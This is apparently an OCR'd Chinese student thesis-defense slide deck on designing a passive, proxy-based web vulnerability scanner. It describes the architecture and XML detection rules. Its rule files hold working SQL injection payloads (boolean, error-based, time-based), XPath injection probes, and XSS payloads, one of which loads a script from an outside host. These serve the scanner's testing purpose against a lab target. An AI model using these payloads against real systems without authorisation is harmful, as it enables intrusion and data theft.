
基于流量监听的被动式漏洞扫描器设计与实现

班级：信安1501　　答辩人：蒲应元　　指导教师：王志明

主目录




第一部分


背景概要

- 课题背景
- 研究意义
- 漏洞扫描技术分析
- Web安全漏洞概述

安全大形势

- 随着Web网站服务的增多，总体攻击趋势逐年上升
- Web应用的攻击手段自动化程度逐渐提高
- 各种Web服务和协议的多样性增加，潜在风险提高
- 网络安全问题刻不容缓





研究意义

研究意义

自动化漏洞扫描技术必不可少，一款能够根据安全测试人员的需求灵活使用的扫描器更加重要

1 自动化漏洞扫描技术节省人力消耗，提高效率，是安全防护手段中必不可少的技术

2 半自动化的测试方案可以根据测试人员的需求灵活使用

3 被动式漏洞扫描方案，针对于深入层次的安全问题发掘，有着更明显的效果

漏洞扫描技术分析

针对主机层面的漏洞扫描技术：

- 操作系统识别
- 端口探测
- 资产控制
- 协议分析
- CMS识别，并用漏洞库匹配

针对Web应用层面的漏洞扫描技术：

- 只需关注Web应用层面协议，即HTTP/HTTPS协议

- 基于爬虫的主动式漏洞扫描技术
  - 全自动化测试
  - 覆盖范围广
  - 不精准

- 基于流量监听的被动式漏洞扫描技术
  - 根据测试需求灵活开发
  - 半自动化测试
  - 对于单一问题可深度挖掘

Web安全漏洞概述

1

布尔型SQL注入漏洞

可以直接将执行结果返回在页面，正确的逻辑语句和错误逻辑语句有着不同的返回效果

2

报错型SQL注入漏洞

构造一些SQL查询语法，使得返回页面出现报错，并在报错信息中带出敏感信息

3

时间型SQL注入漏洞

使用SQL语法中的sleep函数，若成功执行，则会使得页面的返回存在延迟，配合逻辑语法，爆出重要信息

4

XSS漏洞

网页渲染时未进行实体转码，Javascript代码得以跨站执行，窃取敏感信息。

Web安全漏洞概述

5

Xpath注入漏洞


与报错型SQL注入漏洞类似的XML语法注入，构造一些特殊的XML语句，使得XML查询报错，并带出敏感信息

第二部分


扫描器设计原理

- 扫描器工作原理简述
- 扫描器模块架构设计

扫描器工作原理简述


流量转发
数据包加入等待扫描队列
开启扫描
加入payload，重发送构造好的GET/POST请求
接收response结果进行特征匹配
浏览器设置代理模式访问
扫描器开启代理，监听端口
前端访问扫描器
Eg.127.0.0.1:8000
扫描器前端查看
扫描结果放回数据库
通过浏览器访问URL
发送数据给服务器
服务器返回响应数据
正常返回访问页面

扫描器模块架构设计


Tornado框架/异步请求处理
前后端路由控制
流量监听代理
Redis数据库
核心扫描模块
漏洞规则模块
扫描器全局配置模块

扫描器模块功能详述

- 前后端路由控制

处理扫描器界面各种可视化前端操作：登陆验证，开启扫描、配置扫描、规则编辑、结果查看、前端UI等

- 流量监听代理

对http/https协议进行流量监听并代理，拆包数据重组，并将处理后的数据包加入redis队列

- 核心扫描模块

漏洞扫描模块，从redis队列中取出数据包，进行相应扫描规则的payload重放，收集response结果并分析处理，使用漏洞rules模块匹配，结果返回前端可视化

扫描器模块功能详述

- Redis数据库模块

Redis数据库操作模块，连接数据库，分别维护四个redis任务队列（vulnerable、request、finished、result）,支持完成扫描任务

- 漏洞规则模块

编辑各种类型漏洞的扫描特征规则，供扫描模块调用，特征规则的完善程度影响到扫描精度

- 扫描器全局配置模块

配置模块，扫描器各处配置均写出API接口，统一在config模块中加载、更新、修改、删除配置文件，config模块在前端直接调用，实现前端可修改整个系统各项配置

第三部分

扫描器实现过程

- 流量监听功能的实现
- 核心扫描功能的实现
- 漏洞特征规则的收集与整理

流量监听功能的实现细节

- 采用socket编程的方式实现http/https的代理功能。
- 在本地开启一个监听端口循环读取发送到代理服务器的http报文数据

```
'GET http://10.37.129.3/sqli-labs/Less-1/?id=2 HTTP/1.1\r\nHost: 10.37.129.3\r\nProxy-Connection: keep-alive\r\nCache-Contr
ol: max-age=0\r\nUpgrade-Insecure-Requests: 1\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36\r\nDNT: 1\r\nAccept: text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3\r\nAccept-Encoding: gzip, deflate\r\nAccept-La
nguage: en,zh-CN;q=0.9,zh;q=0.8,en-US;q=0.7\r\n\r\n'
```


- 对接收到的http报文进行解析，并按照报文中的内容进行请求，完成代理功能
- 同时将解析后的报文存入redis数据库，在扫描的时候重新取出进行扫描。

```
▸ head: ['Host: 10.37.129.3', 'Proxy-Connection: keep-alive', 'Cache-Control: max-age=0',
▸ headers: {'Accept': 'text/html,applicati...ange;v=b3', 'Accept-Encoding': 'gzip, deflat
  host: '10.37.129.3'
  https: False
  method: 'GET'
▸ methods: ('GET', 'http://10.37.129.3/...s-1/?id=2')
  post: ''
▸ res: <Response [200]>
  uri: 'http://10.37.129.3/sqli-labs/Less-1/?id=2'
  url: 'http://10.37.129.3/sqli-labs/Less-1/?id=2'
```

```
◢ request: {'headers': {'Accept': 'text/html,applicati...ange
  ▸ 'headers': {'Accept': 'text/html,applicati...ange;v=b3',
    'host': '10.37.129.3'
    'method': 'GET'
    'packet': 'GET http://10.37.129.3/sqli-labs/Less-1/?id=2
    'postdata': ''
    'url': 'http://10.37.129.3/sqli-labs/Less-1/?id=2'
```

流量监听功能的实现细节

- 被监听的流量在被解析的同时，存储到redis扫描器中，并在扫描器前端展示出来



核心扫描功能的实现细节

- 从刚刚收集数据包的redis队列中取出任务进行扫描
- 首先根据配置文件确定扫描的漏洞类型、扫描深度
- 不同类型的漏洞使用不同的规则文件和方式扫描

布尔型SQL注入漏洞扫描方式：

```
<compare>
    <compare1>' AND 1221=1221 AND '1'='1</compare1>
    <compare11>' AND 11=11 AND '1'='1</compare11>
    <compare2>' AND 1221=1 AND '1'='1</compare2>
    <compare22>' AND 11=1 AND '1'='1</compare22>
</compare>
```

```
<?xml version="1.0" encoding="UTF-8"?>
<rules>
    <couple id="1">
        <compare>
            <compare1>' AND 1221=1221 AND '1'='1</compare1>
            <compare11>' AND 11=11 AND '1'='1</compare11>
            <compare2>' AND 1221=1 AND '1'='1</compare2>
            <compare22>' AND 11=1 AND '1'='1</compare22>
        </compare>
        <compare>
            <compare1>" AND 1221=1221 AND "1"="1</compare1>
            <compare11>" AND 11=11 AND "1"="1</compare11>
            <compare2>" AND 1221=1 AND "1"="1</compare2>
            <compare22>" AND 11=1 AND "1"="1</compare22>
        </compare>
        <compare>
            <compare1> AND 1221=1221-- tasdf</compare1>
            <compare11> AND 11=11-- tad</compare11>
            <compare2> AND 1221=1-- tad</compare2>
            <compare22> AND 11=1-- tad</compare22>
        </compare>
        <compare>
            <compare1> AND 1221=1221%23</compare1>
            <compare11> AND 11=11%23</compare11>
            <compare2> AND 1221=1%23</compare2>
            <compare22> AND 11=1%23</compare22>
        </compare>
        <compare>
            <compare1> AND 1221=1221</compare1>
            <compare11> AND 11=11</compare11>
            <compare2> AND 1221=1</compare2>
            <compare22> AND 11=1</compare22>
        </compare>
```

- 对于数据包加入如规则文件中的不同payload进行请求
- 每个测试单元，共有四种payload：compare1、compare11、从，pare2、compare22，分别加入不同payload发请求。
- 检测有漏洞的条件是：1和11的返回情况相同、2和22的返回情况相同、1和2返回的结果不同，即可判断存在布尔型SQL注入
- 对于所有的payload测试单元进行测试，

核心扫描功能的实现细节

报错型SQL注入漏洞扫描方式：

- 加payload请求，再返回包中匹配到错误信息或者123的md5加密结果，即可视为存在报错型SQL注入漏洞

```
http://10.37.129.3/sqli-labs/Less-5/?id=1' and extractvalue(1, concat(0x7e, (select md5(123)),0x7e))-- t
```

```
<?xml version="1.0" encoding="UTF-8"?>
<rules>
    <couple id="1">
        <requests>
            "a'b"c'd""
        </requests>
        <responses>
            System.Data.OleDb.OleDbException
            \[SQL Server\]
            \[Microsoft\]\[ODBC SQL Server Driver\]
            \[SQLServer JDBC Driver\]
            \[SqlException
            System.Data.SqlClient.SqlException
            Unclosed quotation mark after the character string
            '80040e14'
            mssql_query\(\)
            odbc_exec\(\)
            Microsoft OLE DB Provider for ODBC Drivers
            Microsoft OLE DB Provider for SQL Server
            Incorrect syntax near
            Sintaxis incorrecta cerca de
            Syntax error in string in query expression
            ADODB.Field \(0x800A0BCD\)&lt;br&gt;
            ADODB.Recordset'
            Unclosed quotation mark before the character string
            '80040e07'
            Microsoft SQL Native Client error
            SQLCODE
            DB2 SQL error\:
            SQLSTATE
```

```
<couple id="3">
    <requests>
        %20and 1=@@version -- t
        ' and 1=@@version -- t
        " and 1=@@version -- t
        ') and 1=@@version -- t
        ") and 1=@@version -- t
        ) and 1=@@version -- t
        %20and 1=convert(int,(select host_name())) -- t
        ' and 1=convert(int,(select host_name())) -- t
        " and 1=convert(int,(select host_name())) -- t
        ") and 1=convert(int,(select host_name())) -- t
        ') and 1=convert(int,(select host_name())) -- t
        ) and 1=convert(int,(select host_name())) -- t
        %20and updatexml(1,concat(0x7e,(SELECT md5(123)),0x7e),1)-- t
        ' and updatexml(1,concat(0x7e,(SELECT md5(123)),0x7e),1)-- t
        ') and updatexml(1,concat(0x7e,(SELECT md5(123)),0x7e),1)-- t
        " and updatexml(1,concat(0x7e,(SELECT md5(123)),0x7e),1)-- t
        ") and updatexml(1,concat(0x7e,(SELECT md5(123)),0x7e),1)-- t
        ) and updatexml(1,concat(0x7e,(SELECT md5(123)),0x7e),1)-- t
        %20and extractvalue(1, concat(0x7e, (select md5(123)),0x7e))-- t
        ' and extractvalue(1, concat(0x7e, (select md5(123)),0x7e))-- t
        " and extractvalue(1, concat(0x7e, (select md5(123)),0x7e))-- t
        ") and extractvalue(1, concat(0x7e, (select md5(123)),0x7e))-- t
        ') and extractvalue(1, concat(0x7e, (select md5(123)),0x7e))-- t
        ) and extractvalue(1, concat(0x7e, (select md5(123)),0x7e))-- t
        %20AND EXP(~(SELECT * FROM (SELECT CONCAT(0x71,(SELECT md5(123)),0x71,0x78))x))
        ' AND EXP(~(SELECT * FROM (SELECT CONCAT(0x71,(SELECT md5(123)),0x71,0x78))x))
        " AND EXP(~(SELECT * FROM (SELECT CONCAT((0x71,(SELECT md5(123)),0x71,0x78))x))
        ") AND EXP(~(SELECT * FROM (SELECT CONCAT(0x71,(SELECT md5(123)),0x71,0x78))x))
        ') AND EXP(~(SELECT * FROM (SELECT CONCAT(0x71,(SELECT md5(123)),0x71,0x78))x))
```

Welcome Dhakkan

XPATH syntax error: '~202cb962ac59075b964b07152d234b7'

```
<responses>
    Microsoft SQL Server
    System.Data.SqlClient.SqlConnection.OnError
    202cb962
    mysql_fetch_array\(\)
    You have an error in your SQL syntax
</responses>
```

核心扫描功能的实现细节

时间型SQL注入漏洞扫描方式：　　采用差分时延计算的算法对结果进行优化

```
for payload in payloads.splitlines():
    if "TIME_VAR" in payload:
        for param_name in urlparse(request['url']).query.split("&"):
            response, time0 = request_payload(request, payload.strip().replace("TIME_VAR", "0"), param_name, time_check=True)
            response, time3 = request_payload(request, payload.strip().replace("TIME_VAR", "3"), param_name, time_check=True)
            if time3 - time0 >= 2:
                response, time6 = request_payload(request, payload.strip().replace("TIME_VAR", "6"), param_name, time_check=True)
                num = (time6 - time0) / (time3 - time0)
                if num <= 2.3 and num >= 1.7:
                    message['request_stat'] = 3
                    message['message'] += "payload: %s|#|param: %s|,|" % (payload.strip().replace("TIME_VAR", '5').encode('utf-8'), param_name.split("=")[0])
```

```
<couple id="1">
    <requests>
        1+or+sleep(TIME_VAR)%23
        '+and+sleep(TIME_VAR)%23
        "+and+sleep(TIME_VAR)%23
        +and+sleep(TIME_VAR)%23
        )+and+sleep(TIME_VAR)%23
        ')+and+sleep(TIME_VAR)%23
        '))+and+sleep(TIME_VAR)%23
        ")+and+sleep(TIME_VAR)%23
        "))+and+sleep(TIME_VAR)%23
        ;WAITFOR DELAY '00:00:TIME_VAR';--
        ';WAITFOR DELAY '00:00:TIME_VAR';--
        ');WAITFOR DELAY '00:00:TIME_VAR';--
        );WAITFOR DELAY '00:00:TIME_VAR';--
        ";WAITFOR DELAY '00:00:TIME_VAR';--
    </requests>
```

- 对于payload中的TIME_VAR字段进行替换。分别请求，首先时延设置为0和3的同一个payload
- 计算这两个包返回的时间差，如果这个差大于2，再进行一个时延为6的请求包
- 使用6和3的请求包返回时间做差，精确的理论值应该为2，这里使用一个1.7--2.3的阈值范围来做优化，使得结果更加准确
- 如果处理后的阈值落在这个区间，即可判断存在漏洞

核心扫描功能的实现细节

XSS漏洞的扫描方式：

```
<?xml version="1.0" encoding="UTF-8"?>
<rules>
    <couple id="1">
        <requests>
            '"/&gt;&lt;script&gt;alert(/RANDOMIZE/)&lt;/script&gt;
            '"/&gt;&lt;img src=x onerror=alert(/RANDOMIZE/)&gt;
            '"/&gt;&lt;img src=x onerror=console.log(/RANDOMIZE/)&gt;
            '"/&gt;&lt;img src="x" onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#47;&#72;&#73;&#72;&#73;&#72;&#73;&#47;&#41;"&gt
            '"/&gt;&lt;SCRIPT/SRC=HTTP://R.W/&gt;&lt;/SCRIPT&gt;
            '"/&gt;&lt;SCRIPT&gt;alert(/RANDOMIZE/);//&lt;&lt;/SCRIPT&gt;
            '"/&gt;&lt;meta http-equiv="refresh" content="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K"
        </requests>
    </couple>
    <couple id="2">
        <requests>
            &lt;script&gt;alert(/RANDOMIZE/)&lt;/script&gt;
            &lt;img src=x onerror=alert(/RANDOMIZE/)&gt;
            &lt;img src=x onerror=console.log(/RANDOMIZE/)&gt;
            &lt;img src="x" onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#47;&#72;&#73;&#72;&#73;&#72;&#73;&#47;&#41;"&gt;
            &lt;script&gt;&lt;/script&gt;
            &lt;SCRIPT/SRC=HTTP://R.W/&gt;&lt;/SCRIPT&gt;
            &lt;SCRIPT&gt;alert(/RANDOMIZE/);//&lt;&lt;/SCRIPT&gt;
            &lt;meta http-equiv="refresh" content="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K"&gt;
        </requests>
```

- 在请求包中加入payload，在返回包中匹配该payload是否存在，因为接收到的返回包就是已经渲染过的，如果该payload在渲染过程中未被实体编码而匹配到，则说明存在XSS漏洞

核心扫描功能的实现细节

Xpath漏洞的扫描方式：

```
<?xml version="1.0" encoding="UTF-8"?>
<rules>
    <couple id="1">
        <requests>
            d'z\"0
            &lt;!--
        </requests>
        <responses>
            System.Xml.XPath.XPathException:
            MS.Internal.Xml.
            Unknown error in XPath
            org.apache.xpath.XPath
            A closing bracket expected in
            An operand in Union Expression does not produce a node-set
            Cannot convert expression to a number
            Document Axis does not allow any context Location Steps
            Empty Path Expression
            DOMXPath::Empty Relative Location Path
            Empty Union Expression
            Expected ')' in
            Expected node test or name specification after axis operator
            Incompatible XPath key
            Incorrect Variable Binding
            libxml2 library function failed
            libxml2
            Invalid predicate
            Invalid expression
            xmlsec library function
            xmlsec
```

- 原理和报错型的SQL注入漏洞类似
- 先发送构造请求，然后在返回包中匹配报错信息，如果有报错信息被匹配到，则说明存在Xpath漏洞

漏洞特征规则的收集与整理

- 在扫描功能核心模块中即已经展示部分规则
- 规则都是存放在XML文件中，在扫描过程中使用XML语法调用
- 规则文件中都定义了一个couple元素，用于区分扫描的深度，payload复杂度逐渐增加

```
<?xml version="1.0" encoding="UTF-8"?>
<rules>
    <couple id="1">
        <compare>
            <compare1>' AND 1221=1221 AND '1'='1</compare1>
            <compare11>' AND 11=11 AND '1'='1</compare11>
            <compare2>' AND 1221=1 AND '1'='1</compare2>
            <compare22>' AND 11=1 AND '1'='1</compare22>
        </compare>
```

```
    </couple>
    <couple id="2">
        <compare>
            <compare1>)) AND 4691=4691%23</compare1>
            <compare11>)) AND 11=11%23</compare11>
            <compare2>)) AND 4691=1%23</compare2>
            <compare22>)) AND 11=1%23</compare22>
        </compare>
```

```
    <couple id="3">
        <compare>
            <compare1>')) AS cGQn WHERE 8783=8783 AND 5105=5105%23</compare1>
            <compare11>')) AS cGQn WHERE 8783=8783 AND 11=11%23</compare11>
            <compare2>')) AS cGQn WHERE 8783=8783 AND 5105=1%23</compare2>
            <compare22>')) AS cGQn WHERE 8783=8783 AND 11=1%23</compare22>
        </compare>
```

第四部分

测试结果及分析

